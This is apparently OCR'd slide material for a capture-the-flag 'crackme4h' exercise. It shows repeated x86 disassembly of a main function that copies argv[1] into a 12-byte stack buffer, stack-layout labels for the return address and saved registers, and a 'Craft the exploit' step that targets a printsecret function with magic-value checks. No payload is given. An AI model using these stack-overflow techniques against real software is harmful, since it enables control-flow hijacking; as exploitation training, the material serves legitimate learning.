   139e:    83 ec 14                sub    esp,0x14
   13a1:    89 c8                   mov    eax,ecx
   13a3:    83 38 02                cmp    DWORD PTR [eax],0x2
   13a6:    74 07                   je     13af <main+0x23>
   13a8:    b8 00 00 00 00          mov    eax,0x0
   13ad:    eb 1d                   jmp    13cc <main+0x40>
   13af:    8b 40 04                mov    eax,DWORD PTR [eax+0x4]
   13b2:    83 c0 04                add    eax,0x4
   13b5:    8b 00                   mov    eax,DWORD PTR [eax]
   13b7:    83 ec 08                sub    esp,0x8
   13ba:    50                      push   eax
   13bb:    8d 45 f0                lea    eax,[ebp-0x10]
   13be:    50                      push   eax
   13bf:    e8 fc ff ff ff          call   13c0 <main+0x34>
   13c4:    83 c4 10                add    esp,0x10
   13c7:    b8 00 00 00 00          mov    eax,0x0
   13cc:    8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
   13cf:    c9                      leave
   13d0:    8d 61 fc                lea    esp,[ecx-0x4]
   13d3:    c3                      ret
```



argv[1]

argv[0]

agrc


RET

ecx

esp

crackme4h

```
0000138c <main>:
   138c:      f3 0f 1e fb          endbr32
   1390:      8d 4c 24 04          lea    ecx,[esp+0x4]
   1394:      83 e4 f0             and    esp,0xfffffff0
   1397:      ff 71 fc             push   DWORD PTR [ecx-0x4]
   139a:      55                   push   ebp
   139b:      89 e5                mov    ebp,esp
   139d:      51                   push   ecx
   139e:      83 ec 14             sub    esp,0x14
   13a1:      89 c8                mov    eax,ecx
   13a3:      83 38 02             cmp    DWORD PTR [eax],0x2
   13a6:      74 07                je     13af <main+0x23>
   13a8:      b8 00 00 00 00       mov    eax,0x0
   13ad:      eb 1d                jmp    13cc <main+0x40>
   13af:      8b 40 04             mov    eax,DWORD PTR [eax+0x4]
   13b2:      83 c0 04             add    eax,0x4
   13b5:      8b 00                mov    eax,DWORD PTR [eax]
   13b7:      83 ec 08             sub    esp,0x8
   13ba:      50                   push   eax
   13bb:      8d 45 f0             lea    eax,[ebp-0x10]
   13be:      50                   push   eax
   13bf:      e8 fc ff ff ff       call   13c0 <main+0x34>
   13c4:      83 c4 10             add    esp,0x10
   13c7:      b8 00 00 00 00       mov    eax,0x0
   13cc:      8b 4d fc             mov    ecx,DWORD PTR [ebp-0x4]
   13cf:      c9                   leave
   13d0:      8d 61 fc             lea    esp,[ecx-0x4]
   13d3:      c3                   ret
```



argv[1]

argv[0]

agrc

RET


Size <= 15 bytes

ecx

esp


crackme4h

```
0000138c <main>:
  138c:   f3 0f 1e fb         endbr32
  1390:   8d 4c 24 04         lea    ecx,[esp+0x4]
  1394:   83 e4 f0            and    esp,0xfffffff0
  1397:   ff 71 fc            push   DWORD PTR [ecx-0x4]
  139a:   55                  push   ebp
  139b:   89 e5               mov    ebp,esp
  139d:   51                  push   ecx
  139e:   83 ec 14            sub    esp,0x14
  13a1:   89 c8               mov    eax,ecx
  13a3:   83 38 02            cmp    DWORD PTR [eax],0x2
  13a6:   74 07               je     13af <main+0x23>
  13a8:   b8 00 00 00 00      mov    eax,0x0
  13ad:   eb 1d               jmp    13cc <main+0x40>
  13af:   8b 40 04            mov    eax,DWORD PTR [eax+0x4]
  13b2:   83 c0 04            add    eax,0x4
  13b5:   8b 00               mov    eax,DWORD PTR [eax]
  13b7:   83 ec 08            sub    esp,0x8
  13ba:   50                  push   eax
  13bb:   8d 45 f0            lea    eax,[ebp-0x10]
  13be:   50                  push   eax
  13bf:   e8 fc ff ff ff      call   13c0 <main+0x34>
  13c4:   83 c4 10            add    esp,0x10
  13c7:   b8 00 00 00 00      mov    eax,0x0
  13cc:   8b 4d fc            mov    ecx,DWORD PTR [ebp-0x4]
  13cf:   c9                  leave
  13d0:   8d 61 fc            lea    esp,[ecx-0x4]
  13d3:   c3                  ret
```



crackme4h

```
0000138c <main>:
  138c:   f3 0f 1e fb            endbr32
  1390:   8d 4c 24 04            lea    ecx,[esp+0x4]
  1394:   83 e4 f0               and    esp,0xfffffff0
  1397:   ff 71 fc               push   DWORD PTR [ecx-0x4]
  139a:   55                     push   ebp
  139b:   89 e5                  mov    ebp,esp
  139d:   51                     push   ecx
  139e:   83 ec 14               sub    esp,0x14
  13a1:   89 c8                  mov    eax,ecx
  13a3:   83 38 02               cmp    DWORD PTR [eax],0x2
  13a6:   74 07                  je     13af <main+0x23>
  13a8:   b8 00 00 00 00         mov    eax,0x0
  13ad:   eb 1d                  jmp    13cc <main+0x40>
  13af:   8b 40 04               mov    eax,DWORD PTR [eax+0x4]
  13b2:   83 c0 04               add    eax,0x4
  13b5:   8b 00                  mov    eax,DWORD PTR [eax]
  13b7:   83 ec 08               sub    esp,0x8
  13ba:   50                     push   eax
  13bb:   8d 45 f0               lea    eax,[ebp-0x10]
  13be:   50                     push   eax
  13bf:   e8 fc ff ff ff         call   13c0 <main+0x34>
  13c4:   83 c4 10               add    esp,0x10
  13c7:   b8 00 00 00 00         mov    eax,0x0
  13cc:   8b 4d fc               mov    ecx,DWORD PTR [ebp-0x4]
  13cf:   c9                     leave
  13d0:   8d 61 fc               lea    esp,[ecx-0x4]
  13d3:   c3                     ret
```



argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET


Saved EBP

ecx

ebp, esp


crackme4h

```
0000138c <main>:
    138c:   f3 0f 1e fb             endbr32
    1390:   8d 4c 24 04             lea    ecx,[esp+0x4]
    1394:   83 e4 f0                and    esp,0xfffffff0
    1397:   ff 71 fc                push   DWORD PTR [ecx-0x4]
    139a:   55                      push   ebp
    139b:   89 e5                   mov    ebp,esp
    139d:   51                      push   ecx
    139e:   83 ec 14                sub    esp,0x14
    13a1:   89 c8                   mov    eax,ecx
    13a3:   83 38 02                cmp    DWORD PTR [eax],0x2
    13a6:   74 07                   je     13af <main+0x23>
    13a8:   b8 00 00 00 00          mov    eax,0x0
    13ad:   eb 1d                   jmp    13cc <main+0x40>
    13af:   8b 40 04                mov    eax,DWORD PTR [eax+0x4]
    13b2:   83 c0 04                add    eax,0x4
    13b5:   8b 00                   mov    eax,DWORD PTR [eax]
    13b7:   83 ec 08                sub    esp,0x8
    13ba:   50                      push   eax
    13bb:   8d 45 f0                lea    eax,[ebp-0x10]
    13be:   50                      push   eax
    13bf:   e8 fc ff ff ff          call   13c0 <main+0x34>
    13c4:   83 c4 10                add    esp,0x10
    13c7:   b8 00 00 00 00          mov    eax,0x0
    13cc:   8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
    13cf:   c9                      leave
    13d0:   8d 61 fc                lea    esp,[ecx-0x4]
    13d3:   c3                      ret
```




crackme4h

```
0000138c <main>:
   138c:    f3 0f 1e fb             endbr32
   1390:    8d 4c 24 04             lea    ecx,[esp+0x4]
   1394:    83 e4 f0                and    esp,0xfffffff0
   1397:    ff 71 fc                push   DWORD PTR [ecx-0x4]
   139a:    55                      push   ebp
   139b:    89 e5                   mov    ebp,esp
   139d:    51                      push   ecx
   139e:    83 ec 14                sub    esp,0x14
   13a1:    89 c8                   mov    eax,ecx
   13a3:    83 38 02                cmp    DWORD PTR [eax],0x2
   13a6:    74 07                   je     13af <main+0x23>
   13a8:    b8 00 00 00 00          mov    eax,0x0
   13ad:    eb 1d                   jmp    13cc <main+0x40>
   13af:    8b 40 04                mov    eax,DWORD PTR [eax+0x4]
   13b2:    83 c0 04                add    eax,0x4
   13b5:    8b 00                   mov    eax,DWORD PTR [eax]
   13b7:    83 ec 08                sub    esp,0x8
   13ba:    50                      push   eax
   13bb:    8d 45 f0                lea    eax,[ebp-0x10]
   13be:    50                      push   eax
   13bf:    e8 fc ff ff ff          call   13c0 <main+0x34>
   13c4:    83 c4 10                add    esp,0x10
   13c7:    b8 00 00 00 00          mov    eax,0x0
   13cc:    8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
   13cf:    c9                      leave
   13d0:    8d 61 fc                lea    esp,[ecx-0x4]
   13d3:    c3                      ret
```



crackme4h

```
0000138c <main>:
   138c:    f3 0f 1e fb             endbr32
   1390:    8d 4c 24 04             lea    ecx,[esp+0x4]
   1394:    83 e4 f0                and    esp,0xfffffff0
   1397:    ff 71 fc                push   DWORD PTR [ecx-0x4]
   139a:    55                      push   ebp
   139b:    89 e5                   mov    ebp,esp
   139d:    51                      push   ecx
   139e:    83 ec 14                sub    esp,0x14
   13a1:    89 c8                   mov    eax,ecx
   13a3:    83 38 02                cmp    DWORD PTR [eax],0x2
   13a6:    74 07                   je     13af <main+0x23>
   13a8:    b8 00 00 00 00          mov    eax,0x0
   13ad:    eb 1d                   jmp    13cc <main+0x40>
   13af:    8b 40 04                mov    eax,DWORD PTR [eax+0x4]
   13b2:    83 c0 04                add    eax,0x4
   13b5:    8b 00                   mov    eax,DWORD PTR [eax]
   13b7:    83 ec 08                sub    esp,0x8
   13ba:    50                      push   eax
   13bb:    8d 45 f0                lea    eax,[ebp-0x10]
   13be:    50                      push   eax
   13bf:    e8 fc ff ff ff          call   13c0 <main+0x34>
   13c4:    83 c4 10                add    esp,0x10
   13c7:    b8 00 00 00 00          mov    eax,0x0
   13cc:    8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
   13cf:    c9                      leave
   13d0:    8d 61 fc                lea    esp,[ecx-0x4]
   13d3:    c3                      ret
```



argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET


Saved EBP

Saved ECX

Buf = 12 bytes

crackme4h

```
0000138c <main>:
   138c:   f3 0f 1e fb             endbr32
   1390:   8d 4c 24 04             lea    ecx,[esp+0x4]
   1394:   83 e4 f0                and    esp,0xfffffff0
   1397:   ff 71 fc                push   DWORD PTR [ecx-0x4]
   139a:   55                      push   ebp
   139b:   89 e5                   mov    ebp,esp
   139d:   51                      push   ecx
   139e:   83 ec 14                sub    esp,0x14
   13a1:   89 c8                   mov    eax,ecx
   13a3:   83 38 02                cmp    DWORD PTR [eax],0x2
   13a6:   74 07                   je     13af <main+0x23>
   13a8:   b8 00 00 00 00          mov    eax,0x0
   13ad:   eb 1d                   jmp    13cc <main+0x40>
   13af:   8b 40 04                mov    eax,DWORD PTR [eax+0x4]
   13b2:   83 c0 04                add    eax,0x4
   13b5:   8b 00                   mov    eax,DWORD PTR [eax]
   13b7:   83 ec 08                sub    esp,0x8
   13ba:   50                      push   eax
   13bb:   8d 45 f0                lea    eax,[ebp-0x10]
   13be:   50                      push   eax
   13bf:   e8 fc ff ff ff          call   13c0 <main+0x34>
   13c4:   83 c4 10                add    esp,0x10
   13c7:   b8 00 00 00 00          mov    eax,0x0
   13cc:   8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
   13cf:   c9                      leave
   13d0:   8d 61 fc                lea    esp,[ecx-0x4]
   13d3:   c3                      ret
```



argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET

Saved EBP

Saved ECX


Buf = 12 bytes

esp

ecx

crackme4h

```
0000138c <main>:
    138c:   f3 0f 1e fb          endbr32
    1390:   8d 4c 24 04          lea    ecx,[esp+0x4]
    1394:   83 e4 f0             and    esp,0xfffffff0
    1397:   ff 71 fc             push   DWORD PTR [ecx-0x4]
    139a:   55                   push   ebp
    139b:   89 e5                mov    ebp,esp
    139d:   51                   push   ecx
    139e:   83 ec 14             sub    esp,0x14
    13a1:   89 c8                mov    eax,ecx
    13a3:   83 38 02             cmp    DWORD PTR [eax],0x2
    13a6:   74 07                je     13af <main+0x23>
    13a8:   b8 00 00 00 00       mov    eax,0x0
    13ad:   eb 1d                jmp    13cc <main+0x40>
    13af:   8b 40 04             mov    eax,DWORD PTR [eax+0x4]
    13b2:   83 c0 04             add    eax,0x4
    13b5:   8b 00                mov    eax,DWORD PTR [eax]
    13b7:   83 ec 08             sub    esp,0x8
    13ba:   50                   push   eax
    13bb:   8d 45 f0             lea    eax,[ebp-0x10]
    13be:   50                   push   eax
    13bf:   e8 fc ff ff ff       call   13c0 <main+0x34>
    13c4:   83 c4 10             add    esp,0x10
    13c7:   b8 00 00 00 00       mov    eax,0x0
    13cc:   8b 4d fc             mov    ecx,DWORD PTR [ebp-0x4]
    13cf:   c9                   leave
    13d0:   8d 61 fc             lea    esp,[ecx-0x4]
    13d3:   c3                   ret
```



argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET

Saved EBP


Saved ECX

Buf = 12 bytes

ecx

esp

Crackme4h
Craft the exploit



crackme464

```
0000000000012e2 <printsecret>:
    12e2:   f3 0f 1e fa             endbr64
    12e6:   55                      push   rbp
    12e7:   48 89 e5                mov    rbp,rsp
    12ea:   48 83 ec 10             sub    rsp,0x10
    12ee:   89 7d fc                mov    DWORD PTR [rbp-0x4],edi
    12f1:   89 75 f8                mov    DWORD PTR [rbp-0x8],esi
    12f4:   89 55 f4                mov    DWORD PTR [rbp-0xc],edx
    12f7:   81 7d fc ef be ad de    cmp    DWORD PTR [rbp-0x4],0xdeadbeef
    12fe:   75 1c                   jne    131c <printsecret+0x3a>
    1300:   81 7d f8 fe ca de c0    cmp    DWORD PTR [rbp-0x8],0xc0decafe
    1307:   75 13                   jne    131c <printsecret+0x3a>
    1309:   81 7d f4 ce fa d0 d0    cmp    DWORD PTR [rbp-0xc],0xd0d0face
    1310:   75 0a                   jne    131c <printsecret+0x3a>
    1312:   b8 00 00 00 00          mov    eax,0x0
    1317:   e8 ed fe ff ff          call   1209 <print_flag>
    131c:   bf 00 00 00 00          mov    edi,0x0
    1321:   e8 ea fd ff ff          call   1110 <exit@plt>
```

Return to here!!